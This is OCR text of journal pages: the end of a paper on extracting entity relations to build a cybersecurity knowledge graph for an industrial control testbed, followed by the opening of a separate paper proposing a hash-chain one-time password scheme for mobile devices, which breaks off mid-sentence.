


Figure 7: The results of different bag methods AVE/ONE/ATT based on PCNN.

Figure 10 shows the *P-R* curves on models with different depths.

7. CSKG Construction and Visualization for ICS

The proposed model ResPCNN-ATT performs well on the dataset CSER, and further, we apply ResPCNN-ATT to the relation extraction task in the construction of a knowledge graph for EPIC.

7.1. Relation Extraction. We analyze key assets and the communication relation between the assets in EPIC and obtained datasets through labeling in distant supervision. Due to the need for strong data correlation, after filtering and cleaning, 19,838 examples of industrial control network security entity relations were finally formed. 15,937 sentences were randomly selected as training data, which included 3838




Figure 8: The results of different bag methods AVE/ONE/ATT based on ResPCNN.




Figure 9: The results of different sentence semantic feature extraction models CNN/PCNN/ResPCNN.

Table 2: Results for the first 100, 200, and 300 extracted relation instances upon manual evaluation.

Models	P@100	P@200	P@300	Mean	AUC
CNN+AVE	0.3267	0.2537	0.2452	0.2743	0.1062
CNN+ONE	0.2971	0.3035	0.2392	0.2799	0.1096
CNN+ATT	0.3267	0.2437	0.2425	0.2710	0.1121
PCNN+AVE	0.2971	0.2587	0.2645	0.2727	0.1096
PCNN+ONE	0.3168	0.2587	0.2358	0.2705	0.1109
PCNN+ATT	0.3267	0.2736	0.2525	0.2842	0.1121
ResPCNN+AVE	0.3267	0.2686	0.2458	0.2804	0.1205
ResPCNN+ONE	0.3564	0.2786	0.2558	0.2969	0.1184
ResPCNN+ATT	0.4158	0.3084	0.2558	0.3267	0.1268




Figure 10: The results on models with different depths.




Figure 11: The results of ResPCNN-ATT with different depths on dataset ICSER.

entity pairs, and 4001 sentences were selected as test data, which included 876 entity pairs.

In this paper, when the depth of the ResPCNN-ATT model is 3 and 5, respectively, an experiment is carried out on dataset ICSER, corresponding to different layers of convolution layers. Figure 11 shows the P-R curves at different depths. The P-R curves above show the effectiveness of introducing residual learning when the model depth is shallow such as 3 and 5.

Table 3 shows the prediction accuracy and AUC values of the test set in the first 100, 200, and 300 relation instances of the model at two depths. Based on the complex industrial control network security dataset, the model has performed well.

Table 3: Results for the first 100, 200, and 300 extracted relation instances.

Models	*P*@100	*P*@200	*P*@300	Mean	AUC
ResPCNN-3_ATT	0.6237	0.4726	0.4252	0.5072	0.2277
ResPCNN-5_ATT	0.6435	0.5174	0.4850	0.5486	0.2343




Figure 12: Part of relations of asset node SCADA workstation.

7.2. Visualization and Analysis. Finally, 3878 relationships are extracted and stored. Asset as an entity has the communication relation between other assets in network layout. One specific asset node matches one asset equipment at least; through brands, models, or components used by asset equipment, the corresponding vulnerability information can be connected with the asset. A part of the relations of asset node SCADA workstation is shown in Figure 12.

The versions, components, and vulnerabilities of WAGO RFC200 series of products used by PLC in EPIC can be seen in Figure 13. The correlation between different vulnerabilities is defined, such as the correlation between vulnerabilities from CVE and CWE, which enables the network analysis to locate the source code faster and more accurately.

As shown in Figure 14, the CVSS score can quantify the vulnerability threat level; information such as vulnerability solutions, patch links, and security recommendations is structurally related to the corresponding vulnerability, which can help to troubleshoot equipment failures and strengthen security status. The asset vulnerability corresponding to the vulnerability, such as the port number used, is associated with the exploit relationship.

The preliminary construction of the EPIC industrial control network security knowledge graph not only facilitates daily management, daily maintenance, and network security analysis but also supports the completion of downstream tasks of the knowledge graph. The knowledge expression form in the knowledge graph is simple, intuitive, flexible, and rich. Based on the existing knowledge graph structure, we can deepen the industrial control network security defense at a deeper level and make network security defense research more diversified. Further, through knowledge reasoning, we can link to hidden entities and predict new relationships. It helps find out new attack behaviors and improve the richness and accuracy of the knowledge graph. The mining of entities and relationships offers constant




Figure 13: Part of relations of WAGO RFC200.




Figure 14: Example of vulnerability information.

supplement for the existing knowledge graph and makes sense in decision-making, to enhance the active defense capability of industrial control network security.

8. Conclusions

In this paper, we propose a novel data-driven industrial network security defense framework, which structures fragmented multisource data and integrates these threat data with the industrial network structure. In order to better mine entity relations in cybersecurity data, we introduce a novel distant supervised cybersecurity relation extraction model ResPCNN-ATT. The experimental results show that the model proposed in this paper has the highest accuracy of relation extraction compared with other model methods on cybersecurity datasets. Further, based on specific industrial control network security scenarios, we constructed an ICS security knowledge graph by applying ResPCNN-ATT, which strengthens the cybersecurity analysis capabilities. In the future, we intend to introduce reinforcement learning to the model to further reduce the impact of noise and study the downstream application tasks of the industrial control network security knowledge graph to strengthen the industrial control network security defense capabilities.

Data Availability

All the data used to support this study were supplied by Guowei Shen under license and so cannot be made freely available. Requests for access to these data should be made to Guowei Shen (gwshen@gzu.edu.cn).

Conflicts of Interest

The authors declare that there is no conflict of interest regarding the publication of this paper.

Acknowledgments

This work is supported by the National Natural Science Foundation of China under Grant 61802081 and Big Data Application on Improving Government Governance Capabilities National Engineering Laboratory Open Fund Project (No.W-2018023).

References

[1] N. Falliere, L. O. Murchu, and E. Chien, "W32. Stuxnet dossier," *White paper, Symantec Corporation Security Response*, vol. 5, no. 6, p. 29, 2011.

[2] I. C. S. C. Alert, *Cyber-attack against Ukrainian critical infrastructure. Cybersecurity Infrastructure Security Agency*, Technical Report ICS Alert (IR-ALERT-H-16-056-01), Washington, DC, USA, 2016.

[3] K. Coffey, R. Smith, L. Maglaras, and H. Janicke, "Vulnerability analysis of network scanning on SCADA systems," *Security and Communication Networks*, vol. 2018, Article ID 3794603, 21 pages, 2018.

[4] L. Zhen, "Cultivate the 5G+ industrial internet to promote mutual progress-interpretation of "5G+ industrial internet" 512 project promotion program," *Network Security and Informatization*, vol. 1, pp. 23-24, 2020.

[5] C. Feng, V. R. Palleti, A. Mathur, and D. Chana, "A systematic framework to generate invariants for anomaly detection in industrial control systems," in *Proceedings 2019 Network and Distributed System Security Symposium*, San Diego, CA, USA, 2019.

[6] S. McLaughlin, C. Konstantinou, X. Wang et al., "The cybersecurity landscape in industrial control systems," *Proceedings of the IEEE*, vol. 104, no. 5, pp. 1039–1057, 2016.

[7] H. Holm, M. Karresand, A. Vidström, and E. Westring, "*A survey of industrial control system testbeds*," in *Secure IT Systems*, pp. 11–26, Springer International Publishing, Cham, 2015.

[8] C. Wang, D. Wang, Y. Tu, G. Xu, and H. Wang, "Understanding node capture attacks in user authentication schemes for wireless sensor networks," *IEEE Transactions on Dependable and Secure Computing*, p. 1, 2020.

[9] D. Wang, W. Li, and P. Wang, "Measuring two-factor authentication schemes for real-time data access in industrial wireless sensor networks," *IEEE Transactions on Industrial Informatics*, vol. 14, no. 9, pp. 4081–4092, 2018.

[10] A. Sadighian, J. M. Fernandez, A. Lemay, and S. T. Zargar, "Ontids: A highly flexible context-aware and ontology-based alert correlation framework," in *Foundations and Practice of Security. FPS 2013*, J. Danger, M. Debbabi, J. Y. Marion, J. Garcia-Alfaro, and N. Zincir Heywood, Eds., vol. 8352 of Lecture Notes in Computer Science, pp. 161–177, Springer, Cham, 2014.

[11] R. Shittu, A. Healing, R. Ghanea-Hercock, R. Bloomfield, and M. Rajarajan, "Intrusion alert prioritisation and attack detection using post-correlation analysis," *Computers & Security*, vol. 50, pp. 1–15, 2015.

[12] Y. Yao, Z. Wang, C. Gan et al., "Multi-source alert data understanding for security semantic discovery based on rough set theory," *Neurocomputing*, vol. 208, pp. 39–45, 2016.

[13] A. A. Ramaki, A. Rasoolzadegan, and A. G. Bafghi, "A systematic mapping study on intrusion alert analysis in intrusion detection systems," *ACM Computing Surveys*, vol. 51, no. 3, pp. 1–41, 2018.

[14] N. Sun, J. Zhang, P. Rimba, S. Gao, L. Y. Zhang, and Y. Xiang, "Data-driven cybersecurity incident prediction: a survey," *IEEE Communications Surveys & Tutorials*, vol. 21, no. 2, pp. 1744–1772, 2019.

[15] X. Shu, F. Araujo, D. L. Schales et al., "Threat intelligence computing," in *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pp. 1883–1898, Toronto, Canada, 2018.

[16] H. Yu, H. Li, D. Mao, and Q. Cai, "A relationship extraction method for domain knowledge graph construction," *World Wide Web*, vol. 23, no. 2, pp. 735–753, 2020.

[17] X. Liao, K. Yuan, X. F. Wang, Z. Li, L. Xing, and R. Beyah, "Acing the ioc game: toward automatic discovery and analysis of open-source cyber threat intelligence," in *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pp. 755–766, Vienna, Austria, 2016.

[18] G. Siracusano, M. Trevisan, R. Gonzalez, and R. Bifulco, "Poster: on the application of NLP to discover relationships between malicious network entities," in *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pp. 2641–2643, London, United Kingdom, 2019.

[19] Z. Zhu and T. Dumitras, "Chainsmith: automatically learning the semantics of malicious campaigns by mining threat intelligence reports," in *2018 IEEE European Symposium on Security and Privacy (EuroS&P)*, pp. 458–472, London, UK, 2018.

[20] A. Pingle, A. Piplai, S. Mittal, A. Joshi, J. Holt, and R. Zak, "RelExt: relation extraction using deep learning approaches for cybersecurity knowledge graph improvement," in *Proceedings of the 2019 IEEE/ACM International Conference on Advances in Social Networks Analysis and Mining*, pp. 879–886, Vancouver, British Columbia, Canada, 2019.

[21] Y. Dong, W. Guo, Y. Chen, X. Xing, Y. Zhang, and G. Wang, "Towards the detection of inconsistencies in public security vulnerability reports," in *28th {USENIX} Security Symposium ({USENIX} Security 19)*, pp. 869–885, Santa Clara, CA, USA, 2019.

[22] R. Socher, B. Huval, C. D. Manning, and A. Y. Ng, "Semantic compositionality through recursive matrix-vector spaces," in *Proceedings of the 2012 Joint Conference on Empirical Methods in Natural Language Processing and Computational Natural Language Learning*, pp. 1201–1211, Jeju Island, Korea, 2012.

[23] Z. Daojian, L. Kang, L. Siwei, G. Zhou, and J. Zhao, "Relation classification via convolutional deep neural network," in *Proceedings of COLING 2014, the 25th International Conference on Computational Linguistics: Technical Papers*, pp. 2335–2344, Dublin, Ireland, 2014.

[24] P. Zhou, W. Shi, J. Tian et al., "Attention-based bidirectional long short-term memory networks for relation classification," in *Proceedings of the 54th Annual Meeting of the Association for Computational Linguistics (Volume 2: Short Papers)*, pp. 207–212, Berlin, Germany, 2016.

[25] C. N. D. Santos, B. Xiang, and B. Zhou, "Classifying relations by ranking with convolutional neural networks," *Computer Science*, vol. 86, no. 86, pp. 132–137, 2015.

[26] Y. Lin, S. Shen, Z. Liu, H. Luan, and M. Sun, "Neural relation extraction with selective attention over instances," in *Proceedings of the 54th Annual Meeting of the Association for Computational Linguistics (Volume 1: Long Papers)*, pp. 2124–2133, Berlin, Germany, 2016.

[27] D. Zeng, K. Liu, Y. Chen, and J. Zhao, "Distant supervision for relation extraction via piecewise convolutional neural networks," in *Proceedings of the 2015 Conference on Empirical Methods in Natural Language Processing*, pp. 1753–1762, Lisbon, Portugal, 2015.

[28] P. Qin, W. Xu, and W. Y. Wang, "Robust distant supervision relation extraction via deep reinforcement learning," 2018, https://arxiv.org/abs/1805.09927.

[29] Y. Qin, G. Shen, W. Zhao, Y. P. Chen, M. Yu, and X. Jin, "A network security entity recognition method based on feature template and CNN-BiLSTM-CRF," *Frontiers of Information Technology & Electronic Engineering*, vol. 20, no. 6, pp. 872–884, 2019.

[30] S. Adepu, N. K. Kandasamy, and A. Mathur, "Epic: An electric power testbed for research and training in cyber physical systems security," in *Computer Security, SECPRE 2018, CyberICPS 2018*, S. Katsikas, Ed., vol. 11387 of Lecture Notes in Computer Science, pp. 37–52, Springer, Cham, 2018.

[31] S. Adepu, N. K. Kandasamy, J. Zhou, and A. Mathur, "Attacks on smart grid: power supply interruption and malicious power generation," *International Journal of Information Security*, vol. 19, no. 2, pp. 189–211, 2020.

[32] Y. Y. Huang and W. Y. Wang, "Deep residual learning for weakly-supervised relation extraction," 2017, https://arxiv.org/abs/1707.08866.

[33] K. He, X. Zhang, S. Ren, and J. Sun, "Deep residual learning for image recognition," in *2016 IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, pp. 770–778, Las Vegas, NV, USA, 2016.

Hindawi
Wireless Communications and Mobile Computing
Volume 2020, Article ID 8888679, 9 pages
https://doi.org/10.1155/2020/8888679

Research Article

An Authentication Scheme Based on Novel Construction of Hash Chains for Smart Mobile Devices

Qinglong Huang,[1] **Haiping Huang**,[1] **Wenming Wang**,[1,2] **Qi Li**,[1] **and Yuhan Wu**[1]

[1]*School of Computer Science, Nanjing University of Posts and Telecommunications, Nanjing 210003, China*
[2]*University Key Laboratory of Intelligent Perception and Computing of Anhui Province, Anqing Normal University, Anqing 246011, China*

Correspondence should be addressed to Haiping Huang; hhp@njupt.edu.cn

Received 26 June 2020; Revised 3 October 2020; Accepted 14 October 2020; Published 18 December 2020

Academic Editor: Ding Wang

With the increasing number of smart mobile devices, applications based on mobile network take an indispensable role in the Internet of Things. Due to the limited computing power and restricted storage capacity of mobile devices, it is very necessary to design a secure and lightweight authentication scheme for mobile devices. As a lightweight cryptographic primitive, the hash chain is widely used in various cryptographic protocols and one-time password systems. However, most of the existing research work focuses on solving its inherent limitations and deficiencies, while ignoring its security issues. We propose a novel construction of hash chain that consists of multiple different hash functions of different output lengths and employ it in a time-based one-time password (TOTP) system for mobile device authentication. The security foundation of our construction is that the order of the hash functions is confidential and the security analysis demonstrates that it is more secure than other constructions. Moreover, we discuss the degeneration of our construction and implement the scheme in a mobile device. The simulation experiments show that the attacker cannot increase the probability of guessing the order by eavesdropping on the invalid passwords.

1. Introduction

The Internet of Things (IoT) is becoming more and more closely connected with people's daily lives, due to the popularity of mobile devices which takes a central role in IoT. Users can use applications installed on mobile devices to obtain and transfer sensitive data, so the user authentication is a necessary process to ensure the security and privacy. For instance, SMS-based (Short Message Service) authentication is widely employed in many applications, such as Gmail. However, in the latest draft of the Digital Authentication Guideline, NIST (National Institute of Standards and Technology) has announced that the SMS-based authentication is deprecated and may no longer be allowed in the future releases of the guideline [1]. Furthermore, unlike traditional personal computers and laptops, mobile devices have limited energy, computing power, and storage capacity. Thus, it is not practical for the authentication schemes to employ expensive cryptographic primitives.

Hash chain used in Lamport's one-time password (OTP) [2] has become an important lightweight cryptographic primitive since it was proposed, which greatly improves the security of the simple password system. It also has been widely adopted to design key management and authentication mechanisms. The time-based one-time password (TOTP) system based on the hash chain is the most widely applied authentication system in which each password is valid only for a fixed time interval. TOTP system is more secure than SMS-based authentication, and the user can be authenticated implicitly. For example, some multifactor key management and authentication schemes [3–5] adopt the hash chain to ensure forward security, because the security foundation of the hash chain is guaranteed by its unidirectional nature. Hash chain is also employed by some broadcast authentication protocols [6] as one of the building blocks. And in many countries, the TOTP system has been chosen as a major security component of Internet banking to authenticate account holders. Thus, the TOTP system can be an alternative to replace SMS-based authentication [7, 8].

Hash chain is a very important tool to design the TOTP system. However, the hash chain still has some limitations and disadvantages that are issued by many literatures. First, one hash chain can only perform one-way authentication for two parties. The mutual authentication implemented by the hash chain requires both parties to store a secret value that is known as "seed," which cannot be implemented or may cause huge security issues in many scenarios. Second, due to the limited length of the hash chain, a new hash chain must be generated and both parties have to reregister when the last hash chain has been consumed. Park [9] proposed an endless hash chain composed of many short chains in which each authentication message contains the commitment of the next short hash chain. The studies of [8, 9] designed a multilevel hash chain to avoid its exhaustion. And [10–15] presented a self-renewal hash chain in which a new hash chain will be established if the old one is consumed. Third, the computational burden is much higher when the sender generates a new one-time password in which multiple hash operations are required. [16–18] proposed construction methods to store and recover an intermediate value of a hash chain. [18, 19] further discussed the optimal time-memory tradeoff for the traversal of sequence hash chain. Hu et al. [10] gave two construction methods enabling faster verification.

Although most of the existing researches have addressed the issues caused by the above limitations and disadvantages, there is little related literature on the security research of the hash chain itself. Given the complex mobile environment and the open nature of channels (wireless channels) connected to mobile devices, the Lamport's hash chain is easier to be inverted than a single hash function if the attacker can eavesdrop on lots of values of hash chains. Thus, Kogan et al. [20] improves the safety of Lamport's hash chain by domain separation.

1.1. Our Work. In this paper, we introduce a novel construction of the hash chain and design a TOTP scheme for authentication of mobile devices. In our scheme, the hash chain is composed of k different hash functions with different output length. Compared to Lamport's hash chain, our construction can address the issue that the invalid password may help the attacker to invert the hash chain. Therefore, keeping the order of these hash functions confidential can effectively prevent the attacker from inverting the hash chain. And meanwhile, this design presents a challenge whether an attacker can easily find the order, which will come through a simulation. Besides, our scheme can be easily adopted by multifactor authentication scheme because of the simplified structure, especially adaptive to mobile devices.

The remainder of this paper is organized as follows. Section 2 illustrates the overview of hash chains. Our construction of hash chain and a TOTP system is given in Section 3. In Section 4, we analyse the security of our construction. We discuss the degeneration of our construction and run simulation experiments in Section 5. Section 6 concludes this paper.

2. Overview of Hash Chains

In this section, we briefly review the Lanport's and Kogan et al.'s hash chains and their security.

2.1. Lamport's Hash Chain. The hash chain $\{x_i = h(x_{i-1}), i = 1, \cdots, N\}$ proposed by Lamport is the continuous iteration of a secret value x_0 with the same hash function, as shown in Figure 1.

The secret value is generated by the user and the root of the hash chain x_N, which is called commitment, should be registered on the server in advance. Whenever the server receives a password x_i from the user, the server verifies whether it equals the commitment x_{i+1} by a hash operation, namely, $h(x_i)? = x_{i+1}$. If the verification is passed, the server stores x_i as a new commitment for the next authentication.

A classic attack on the hash function is the birthday attack. The Lamport's hash chain is generated by iterating the same hash function, so birthday attack is still an effective attack to the hash chain. Hu et al. [10] has discussed the susceptibility of iterating the hash function to birthday attack. Furthermore, Håstad and Näslund [21] got a conclusion that inverting the k-th iteration is k times easier than a single hash function if the same hash function is used in each step of the hash chain. Nevertheless, this research still works on the hash chain based on the same hash function.

2.2. Kogan et al.'s Construction. Kogan et al. [20] proposed a TOTP system called T/Key that is designed as a second-factor authentication scheme, which can be used in mobile devices. The hash chain used in T/Key is composed of independent hash functions h_k in every step, as shown in Figure 2.

These hash functions $h_i : \{0, 1\}^n \longrightarrow \{0, 1\}^n$, $(i = 1, 2, \cdots, N)$are obtained from a certain hash function $H : \{0, 1\}^m \longrightarrow \{0, 1\}^m$ by domain separation.

$$h_i(x) = H(<t_{\text{init}} + n - i>_c \mid |id| \mid x)|_n, \tag{1}$$

where t_{init} is the initialization time and $id \in \{0, 1\}^s$ is a random salt. For a numeral t, $<t>_c$ denotes the c-bit binary representation of t, and $t|_n$ denotes the n-bit prefix of t. And these functions have the same domain so that it can withstand length extension attack.

In T/Key, each password is valid for a specific time interval I. The user computes

